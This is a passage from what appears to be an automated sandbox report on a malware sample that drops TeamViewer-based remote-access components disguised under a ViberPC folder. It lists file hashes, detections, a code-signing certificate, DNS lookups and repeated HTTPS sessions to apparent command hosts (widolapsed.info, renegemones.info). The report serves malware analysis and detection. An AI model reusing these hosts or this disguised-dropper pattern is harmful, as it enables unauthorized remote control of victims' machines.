SHA-256:	B0587864D6A961113666F0EA1592A36E5FDAB791C9186EB05C4DF5E7191CCDD0
SHA-512:	BE69F790037122ED95E0457206F0CE46DF9642E10E415ECEFD07813D3008E2E272D055B327F1897B6AFBB5B8E18817EA4274B6B3B39AED375DD0FD7881541F8C
Malicious:	false
Reputation:	unknown
Preview:	..~O.....3...w...-...y.....w.....w.....w....:O.....w.....-...y..... ....

C:\Users\user\AppData\Local\Packages\ActiveSync\LocalState\DiagOutputDir\SyncVerbose.etl	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.11021407349750637
Encrypted:	false

C:\Users\user\AppData\Local\Packages\ActiveSync\LocalState\DiagOutputDir\SyncVerbose.etl	
SSDEEP:	12:264YVXm/Ey6q9995Aidxq3qQ10nMCldimE8eawHjciBd:26Ql68+LyMCldzE9BHjcib
MD5:	0F5698D5106A8089EA0BB644C37CEB2D
SHA1:	26DF04F16CA2B0B83C9376ECEE8DDA62E8372C56
SHA-256:	BB5018BFD89CBC4BFC9090A599A8B3D26BDD524E8FF57CE28C2B4150406A67E0
SHA-512:	1DF0277D6DCEF9781D5923DC2ACEF22A320FD811C8D31500A262A4D0E00CFA8968DAB8CD8E25ECC9692E67969376104D1B0883A4E23578ECDE7EAB2AAAB53F3
Malicious:	false
Reputation:	unknown
Preview:	.....!.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... ....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....N..... .....;...r.....S.y.n.c.V.e.r.b.o.s.e...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.p.a.c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.S.y.n.c.V.e.r.b.o.s.e...e.t.l.....P.P.....!..... ....

C:\Users\user\AppData\Local\Packages\ActiveSync\LocalState\DiagOutputDir\UnistackCircular.etl	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.11252079590661898
Encrypted:	false
SSDEEP:	12:MXm/Ey6q9995AiM1miM3qQ10nMCldimE8eawHza1miI9q:1l68c1tMLyMCldzE9BHza1tI9q
MD5:	199F51F7E2863E1151E16C36ECE8CA1E
SHA1:	44F041F381CB2A84C6B2172ACDB6ECAED3EFAEF9
SHA-256:	38AFB0BE5D41DADA846EA8799E62F16EA49F50E27D845FFFA7D549869181B558
SHA-512:	1248839F5D6936DB8A441998ED604D496632EEB9454695BDE49A4014E74EC95B9C7DF660674844046B98C865BA0EA1412C851E5AD706CAB9449967006A3F3B5C
Malicious:	false
Reputation:	unknown
Preview:	.....h*.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....N..... .....r.....U.n.i.s.t.a.c.k.C.i.r.c.u.l.a.r...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.p.a.c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.U.n.i.s.t.a.c.k.C.i.r.c.u.l.a.r...e.t.l.....P.P.....R..... ....

C:\Users\user\AppData\Local\Packages\ActiveSync\LocalState\DiagOutputDir\UnistackCritical.etl	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.11266350359777126
Encrypted:	false
SSDEEP:	12:sXm/Ey6q9995AiV1mK2P3qQ10nMCldimE8eawHza1mK0o:Vl68F1iPLyMCldzE9BHza1Ao
MD5:	7FE29FA15487F70C9F2D9D91A03834F4
SHA1:	2E4A5F7DD714C5E6CA62F1CB46D16861E9925F57
SHA-256:	3B4B910F462DD42F39DE8DA3A10C8EC5AC59CF8AF16F18BF6AE8DEA9B56111BF
SHA-512:	946AE018403FC99AFD1EECC188847B7630478157EFA77EEB4F24FE0397A534EE095076516CD4F8C7ECB0D1EB93201A698806CBCC61DA268DD723FD91C550114
Malicious:	false
Reputation:	unknown
Preview:	.....g.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....N..... ....l".r.....U.n.i.s.t.a.c.k.C.r.i.t.i.c.a.l...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.p.a.c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.U.n.i.s.t.a.c.k.C.r.i.t.i.c.a.l...e.t.l.....P.P.....wp..... ....

C:\Users\user\AppData\Local\Temp\nsaF7DF.tmp	
Process:	C:\Users\user\Desktop\wogZe27GBB.exe
File Type:	data
Category:	dropped
Size (bytes):	5131242
Entropy (8bit):	6.736055511669049
Encrypted:	false
SSDEEP:	98304:xmfzCAW6LcJjdgHPmMogx1WZRkPapqj+ZG/D+AKbS5CjH:xmfzCgEqHuMogsRkyq0X
MD5:	1E6978657EEB4A9F6B4E84C62B228EE4
SHA1:	496A37AE9417163CFF53FBFEA9BA5BD1AC6BAFAE
SHA-256:	0FFB6906EA4C7B9A2E97FE0B8A205E00C8E5B1A7E03038627B1E6681CC66B986

C:\Users\user\AppData\Local\Temp\nsaF7DF.tmp	
SHA-512:	412332869C2B7C90A5409338EBBFF96786AEADDAA54A0BA1F0D96035E929D7DFB773A2E02F8C588F15739A3CE0211DAE6074EEFE94AE18F85B5C4FA2C6BCBC6B
Malicious:	false
Reputation:	unknown
Preview:	.....,.....D.....$.....b..... .....J...V..... ....

C:\Users\user\AppData\Local\packages\ActiveSync\LocalState\DiagOutputDir\SyncVerbose.etl.0001.. (copy)	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.11021407349750637
Encrypted:	false
SSDEEP:	12:264YVXm/Ey6q9995Aidxq3qQ10nMCldimE8eawHjciBd:26Ql68+LyMCldzE9BHjcib
MD5:	0F5698D5106A8089EA0BB644C37CEB2D
SHA1:	26DF04F16CA2B0B83C9376ECEE8DDA62E8372C56
SHA-256:	BB5018BFD89CBC4BFC9090A599A8B3D26BDD524E8FF57CE28C2B4150406A67E0
SHA-512:	1DF0277D6DCEF9781D5923DC2ACEF22A320FD811C8D31500A262A4D0E00CFA8968DAB8CD8E25ECC9692E67969376104D1B0883A4E23578ECDE7EAB2AAAB53F3
Malicious:	false
Reputation:	unknown
Preview:	.....!.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... ....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....N..... ....;...r.....S.y.n.c.V.e.r.b.o.s.e...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.p.a.c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.S.y.n.c.V.e.r.b.o.s.e...e.t.l.....P.P.....!..... ....

C:\Users\user\AppData\Local\packages\ActiveSync\LocalState\DiagOutputDir\UnistackCircular.etl.0001 (copy)	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.11252079590661898
Encrypted:	false
SSDEEP:	12:MXm/Ey6q9995AiM1miM3qQ10nMCldimE8eawHza1miI9q:1l68c1tMLyMCldzE9BHza1tI9q
MD5:	199F51F7E2863E1151E16C36ECE8CA1E
SHA1:	44F041F381CB2A84C6B2172ACDB6ECAED3EFAEF9
SHA-256:	38AFB0BE5D41DADA846EA8799E62F16EA49F50E27D845FFFA7D549869181B558
SHA-512:	1248839F5D6936DB8A441998ED604D496632EEB9454695BDE49A4014E74EC95B9C7DF660674844046B98C865BA0EA1412C851E5AD706CAB9449967006A3F3B5C
Malicious:	false
Reputation:	unknown
Preview:	.....h*.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....N..... .....r.....U.n.i.s.t.a.c.k.C.i.r.c.u.l.a.r...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.p.a.c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.U.n.i.s.t.a.c.k.C.i.r.c.u.l.a.r...e.t.l.....P.P.....R..... ....

C:\Users\user\AppData\Local\packages\ActiveSync\LocalState\DiagOutputDir\UnistackCritical.etl.0001cd (copy)	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.11266350359777126
Encrypted:	false
SSDEEP:	12:sXm/Ey6q9995AiV1mK2P3qQ10nMCldimE8eawHza1mK0o:Vl68F1iPLyMCldzE9BHza1Ao
MD5:	7FE29FA15487F70C9F2D9D91A03834F4
SHA1:	2E4A5F7DD714C5E6CA62F1CB46D16861E9925F57
SHA-256:	3B4B910F462DD42F39DE8DA3A10C8EC5AC59CF8AF16F18BF6AE8DEA9B56111BF
SHA-512:	946AE018403FC99AFD1EECC188847B7630478157EFA77EEB4F24FE0397A534EE095076516CD4F8C7ECB0D1EB93201A698806CBCC61DA268DD723FD91C550114
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\packages\ActiveSync\LocalState\DiagOutputDir\UnistackCritical.etl.0001cd (copy)	
Preview:	.....g.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....N..... .....I".r.....U.n.i.s.t.a.c.k.C.r.i.t.i.c.a.l...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a .l.\.p.a.c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.U.n.i.s.t.a.c.k.C.r.i.t.i.c.a.l...e.t.l.....P.P.....wp..... ....

C:\Users\user\AppData\Roaming\ViberPC\Icons\TV.dll	
Process:	C:\Users\user\Desktop\wogZe27GBB.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	73696
Entropy (8bit):	6.629217484187715
Encrypted:	false
SSDEEP:	768:DWNCi7sBIpvYqSRw6zhD16poDVDREv1Mme9MfPGz49jjZLq00RKi5jYjfLhs8WhU:A6BmmPX6mDVdme9uGzWH10I+Uje8WhU
MD5:	AC34AB95CBC23CDF332BEA2CC0FFBF35
SHA1:	43ED3DD9863791294064D2F85F3DF3F08D572037
SHA-256:	4BA3BD623A9919A357708DA57BBBBC978706DAD8D57DA64E89C780147843C7CE
SHA-512:	3740DFD9F8ED967953C6A3522D66B5E547D3BB2A4C618FD667A817F6283E4353E2B81E994938E989AEA89BFD7A23E41309647EDCD1F6F0A075436E5B1FEE7B0A
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 6%, Browse • Antivirus: ReversingLabs, Detection: 51%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....N.@...../.....Rich... .....PE..L...QQ.a.....!.....L..... .....-s....@.....`...D.....,.....0.....0..... .....text..... ..`.rdata...,.....@..@.data.....@....rsrc.....@..@.reloc.....@..B..... ....

C:\Users\user\AppData\Roaming\ViberPC\Icons\TeamViewer.ini	
Process:	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe
File Type:	data
Category:	modified
Size (bytes):	2686
Entropy (8bit):	3.08315222410398
Encrypted:	false
SSDEEP:	24:Eo+9+9+9+9+9+9+9+9+9+9+9+9+9+9+9+9+9+9+9+9+9+9+9+9+9+9+9+9+J:4
MD5:	2EC23B404939C7DD6574832D486A52A4
SHA1:	0F29DBB69ECDFC319C36D354E673B0C2108155DA
SHA-256:	4B76AA0920E1C1F44F69AF968390128D41C5E0BBD8690B86FC5FBA8FAE9980BB
SHA-512:	97E4EA5179D8B175BFDCA1A1FFA74288403F0C3DA85ECD74F7B328471130C98EC53010A489EE72A871611B4BF5B37D47229FC34BFACB919A15D4B36705F6FC3
Malicious:	false
Reputation:	unknown
Preview:	h.d.n.=.r.e.n.e.a.g.e.m.o.n.e.s...i.n.f.o.....h.p.n.=./.B.8.C.6.3.1.A.8./.....h.s.n.=.1.....h.t.=.3.6.....r.e.n.e.a.g.e.m.o.n.e.s...i.n.f.o./.B.8.C.6.3.1.A.8./.1.3.6.r.e.n.e.a.g.e.m.o.n.e.s. ..i.n.f.o./.B.8.C.6.3.1.A.8./.1.3.6.r.e.n.e.a.g.e.m.o.n.e.s...i.n.f.o./.B.8.C.6.3.1.A.8./.1.3.6.r.e.n.e.a.g.e.m.o.n.e.s...i.n.f.o./.B.8.C.6.3.1.A.8./.1.3.6.r.e.n.e.a.g.e.m.o.n.e.s...i.n.f.o. /.B.8.C.6.3.1.A.8./.1.3.6.r.e.n.e.a.g.e.m.o.n.e.s...i.n.f.o./.B.8.C.6.3.1.A.8./.1.3.6.r.e.n.e.a.g.e.m.o.n.e.s...i.n.f.o./.B.8.C.6.3.1.A.8./.1.3.6.r.e.n.e.a.g.e.m.o.n.e.s...i.n.f.o. /.B.8.C.6.3.1.A.8./.1.3.6.r.e.n.e.a.g.e.m.o.n.e.s...i.n.f.o./.B.8.C.6.3.1.A.8./.1.3.6.r.e.n.e.a.g.e.m.o.n.e.s...i.n.f.o./.B.8.C.6.3.1.A.8./.1.3.6.r.e.n.e.a.g.e.m.o.n.e.s...i.n.f.o. /.B.8.C.6.3.1.A.8./.1.3.6.r.e.n.e.a.g.e.m.o.n.e.s...i.n.f.o./.B.8.C.6.3.1.A.8./.1.3.6.r.e.n.e.a.g.e.m.o.n.e.s...i.n.f.o. /.B.8.C.6.3.1.A.8./.1.3.6.r.e.n.e.a.g.e.m.o.n.e.s...i.n.f.o./.B.8.C.6.3.1.A.8./.

C:\Users\user\AppData\Roaming\ViberPC\Icons\Teamviewer_Resource_ja.dll	
Process:	C:\Users\user\Desktop\wogZe27GBB.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	607528
Entropy (8bit):	6.564133582926054
Encrypted:	false
SSDEEP:	6144:r5hmfFy7ZJ0uUCAD06v7JlHZctms+2lifZ0iMe8d6YySkYQKMDqtAu3NhgGy6wSP:Vhmf4ACAzneosEi6YhvAuUGyUrNJbL
MD5:	554EE592B125CFDF81B376B5C24AA61C
SHA1:	666D2C04171246734575D4453289AA2D9AF93B97
SHA-256:	B296EF421D5B7F569E623D41A42D87A064C4358CFA89A192988F854929E3ABD1
SHA-512:	6C3111BF9D26929D426797EBDD8D804B34E2E8F593BF488298E70964538F2DA3D971C4ED3C3237C829AE7DE4FDB8D4316D84F153E93E3788808547A8538B73F5
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown

C:\Users\user\AppData\Roaming\ViberPC\Icons\Teamviewer_Resource_ja.dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....-T.L:..L:..L:...F..L:...B..L:.Rich.L:.....PE..L.....LK.....!..... .....0.....0..(.... .....rsrc.....@..@.reloc. ....@..B..... .....

C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe	
Process:	C:\Users\user\Desktop\wogZe27GBB.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	4375848
Entropy (8bit):	6.621789733656387
Encrypted:	false
SSDEEP:	98304:6jdgHPmMogx1WZRkPapqj+ZG/D+AKbS5m:4qHuMogsRkyq0N
MD5:	EBDBA07BFABCF24F5D79EF27247EA643
SHA1:	A3A7498F02BAB188B3944382BBA4D016D63607D1
SHA-256:	D2CDCA8EFA27089D3DEAD0CCEAFBE470B3815C9C2A362C007D1F516E5379AC92
SHA-512:	412B42C540A9FE41709453D725B7A1E888849326A70A411E645F29240D730D69EBCF4B26E6870D33E0A395C612470BD00064025D22B0C6BCD211242E8EF6CEA6
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....o...o...o.....o.....o.....2.o.....q.o.F.2...o...n...o.....o.F.0...o.... ...o.....o.....o.Rich..o.....PE..L.....LK.....3.....F.....03...@.....K.....ZC.....@..... K.8`.....B.(.....pe4..... .....x:.....`x:.@.....03. .....text....3.....3..... ..`.rdata..&....03.....3.....@..@.data...h....P@..''...*@.....@....tls.....K.....LB.....@ ....rsrc...8`... K..b...NB.....@..@..... .....

C:\Users\user\AppData\Roaming\ViberPC\Icons\vpn.cab	
Process:	C:\Users\user\Desktop\wogZe27GBB.exe
File Type:	Microsoft Cabinet archive data, 71196 bytes, 8 files
Category:	dropped
Size (bytes):	71196
Entropy (8bit):	**7.996182851828797**
Encrypted:	**true**
SSDEEP:	1536:qUTRtkxXFuG1DKNYCqRBiFxMZPQCJh/njgG5+jC5hA101pNO0:qUNtax12mCqRBiyQG/jgG5+j2NO0
MD5:	8A84AA1B9F20DC194947D7AC592D818E
SHA1:	4A77AB0D59F39BF600BB89D9121446F6AA2D139B
SHA-256:	8A740BE5D92B734E77B210354988DFD49F31C49814240513CF4B0353A8CE6DFB
SHA-512:	B3F90ADB48861CD775F15E75885C81A130D62DFE429A5833FA1CE0BC203EEA15BD8A7306618B1F4D27810493300400C8B149D58032F90F0E9D93B04F9B8F1050
Malicious:	false
Reputation:	unknown
Preview:	MSCF.....,.....JA..H.....).....k<'b..64\teamviewervpn.cat.....)....k<'b..64\TeamViewerVPN.inf.(....>....k<'b..64\teamviewervpn.sys..<.....k<&b..64\install.exe..).. .....k<'b..86\teamviewervpn.cat.....-....k<'b..86\TeamViewerVPN.inf..b...B....k<'b..86\teamviewervpn.sys.....k<&b..86\install.exe.h.t"X<..[.....`.....@...N.f.|..U.....$." ..L.F..4....|....U$Q/...%.J).D...@F.....f...9..../@.x;.N..w..2...i1P.....O.....T...T.y...``...;.$.&....@.....@..~..\...J.44...:.@....M.....x\.0c|..W...,.|.x..+.P..N.. ..S0@B.;?.(..B...,%.{.. .... (T.....U.5..=.3'rxci.;....P$..H)...1...h._e..{....Q._..}...K.....U.s...._..WRWIS.8..._...D.NI..>.|O<..q...$0.EA*8d...../..=@2q...g_.Hs|`+...`.>U..)X.G*.8.....>..!4 ....}..Ps.a.8.....4.0`._ t%...P.qgr..'..~.d..r.....o...w..q.....,O.K..Y.8..M.D...p.....~.....O?.....}@.....>....O..N...c../p..[...._=.~.S....Q..p.O...@.WL....*..}..%1...3a.....u...)..K.Y...s..E;...".e.....X0(IR..'..1. ..\..6...(i

C:\Windows\ServiceProfiles\LocalService\AppData\Local\FontCache\Fonts\Download-1.tmp	
Process:	C:\Windows\System32\svchost.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	55
Entropy (8bit):	4.306461250274409
Encrypted:	false
SSDEEP:	3:YDQRWu83XfAw2fHbY:YMRl83Xt2f7Y
MD5:	DCA83F08D448911A14C22EBCACC5AD57
SHA1:	91270525521B7FE0D986DB19747F47D34B6318AD
SHA-256:	2B4B2D4A06044AD0BD2AE3287CFCBECD90B959FEB2F503AC258D7C0A235D6FE9
SHA-512:	96F3A02DC4AE302A30A376FC7082002065C7A35ECB74573DE66254EFD701E8FD9E9D867A2C8ABEB4C482738291B715D4965A0D2412663FDF1EE6CBC0BA9FBA A
Malicious:	false
Reputation:	unknown
Preview:	{"fontSetUri":"fontset-2017-04.json","baseUri":"fonts"}

C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	
Process:	C:\Program Files\Windows Defender\MpCmdRun.exe
File Type:	data
Category:	modified
Size (bytes):	906
Entropy (8bit):	3.148609195269616
Encrypted:	false
SSDEEP:	12:58KRBubdpkoF1AG3rlsQlw3IH5k9+MlWlLehB4yAq7ejCEsQlw3IHI:OaqdmuF3rlp+F+kWReH4yJ7MNp+f
MD5:	ADC0A8B01369CAC8EB3BF72C06D5D1C2
SHA1:	E3F79ECF0CCC2F022F9264DBF28268FF2F18157F
SHA-256:	FC5F3AA59658229CEB400FD3D707B0977E947F5DD13862044ABCCEEA1BB416D5
SHA-512:	F0BC86DE276547D63DD085C2E37F4A33BFC58E874F077CC6A910F83455EF36B18E367B0B9C170F5D10AC3EFE439E070451E4367B03BB86384EA9191C5DBDC15D
Malicious:	false
Reputation:	unknown
Preview:	.....-.-.-.

General

DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x4A2AE2A2 [Sat Jun 6 21:41:54 2009 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	5bd07784f328e868356a895d4ab1a505

Authenticode Signature

Signature Valid:	**true**
Signature Issuer:	CN=Sectigo RSA Code Signing CA, O=Sectigo Limited, L=Salford, S=Greater Manchester, C=GB
Signature Validation Error:	**The operation completed successfully**
Error Number:	0
Not Before, Not After	• 4/20/2021 5:00:00 PM 4/21/2022 4:59:59 PM
Subject Chain	• CN=Mapping OOO, O=Mapping OOO, L=Saint Petersburg, C=RU
Version:	3
Thumbprint MD5:	B9C33DB697628B5EB88B4004D0D6900E
Thumbprint SHA-1:	D9F41380CE8E8E22E2EF7F558D6D17BB94AA28BE
Thumbprint SHA-256:	7B5C783B055EB8BA37480ED0E990E3A4631D38531485ECF3875FE213B2FB661D
Serial:	00A46F9D8784778BAA48167C48BBC56F30

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x5a5a	0x5c00	False	0.660453464674	data	6.41769823686	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x1190	0x1200	False	0.375217013889	SysEx File -	4.24219639454	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x1af98	0x400	False	0.55859375	data	4.70902740305	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x24000	0x20000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x44000	0x13d8	0x1400	False	0.2705078125	data	3.94953591447	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution

Copyright Joe Security LLC 2021

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 15, 2021 13:45:18.363656998 CEST	192.168.2.3	8.8.8.8	0x4384	Standard query (0)	ping3.dyngate.com	A (IP address)	IN (0x0001)
Sep 15, 2021 13:45:20.264966965 CEST	192.168.2.3	8.8.8.8	0xf98d	Standard query (0)	ping3.dyngate.com	A (IP address)	IN (0x0001)
Sep 15, 2021 13:45:21.015845060 CEST	192.168.2.3	8.8.8.8	0x7997	Standard query (0)	master12.teamviewer.com	A (IP address)	IN (0x0001)
Sep 15, 2021 13:45:23.053232908 CEST	192.168.2.3	8.8.8.8	0x1c63	Standard query (0)	widolapsed.info	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 15, 2021 13:45:18.400454998 CEST	8.8.8.8	192.168.2.3	0x4384	Name error (3)	ping3.dyngate.com	none	none	A (IP address)	IN (0x0001)
Sep 15, 2021 13:45:20.292700052 CEST	8.8.8.8	192.168.2.3	0xf98d	Name error (3)	ping3.dyngate.com	none	none	A (IP address)	IN (0x0001)
Sep 15, 2021 13:45:21.047782898 CEST	8.8.8.8	192.168.2.3	0x7997	No error (0)	master12.teamviewer.com		185.188.32.22	A (IP address)	IN (0x0001)
Sep 15, 2021 13:45:23.120400906 CEST	8.8.8.8	192.168.2.3	0x1c63	No error (0)	widolapsed.info		45.153.241.148	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- widolapsed.info
- master12.teamviewer.com
- 188.172.198.151

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49752	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49753	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49763	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Copyright Joe Security LLC 2021

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49764	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.3	49765	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.3	49771	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.3	49778	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.3	49789	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.3	49803	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.3	49804	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.3	49805	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.3	49806	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49754	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.3	49807	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.3	49808	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.3	49809	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.3	49810	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.3	49811	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.3	49813	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.3	49817	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.3	49818	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
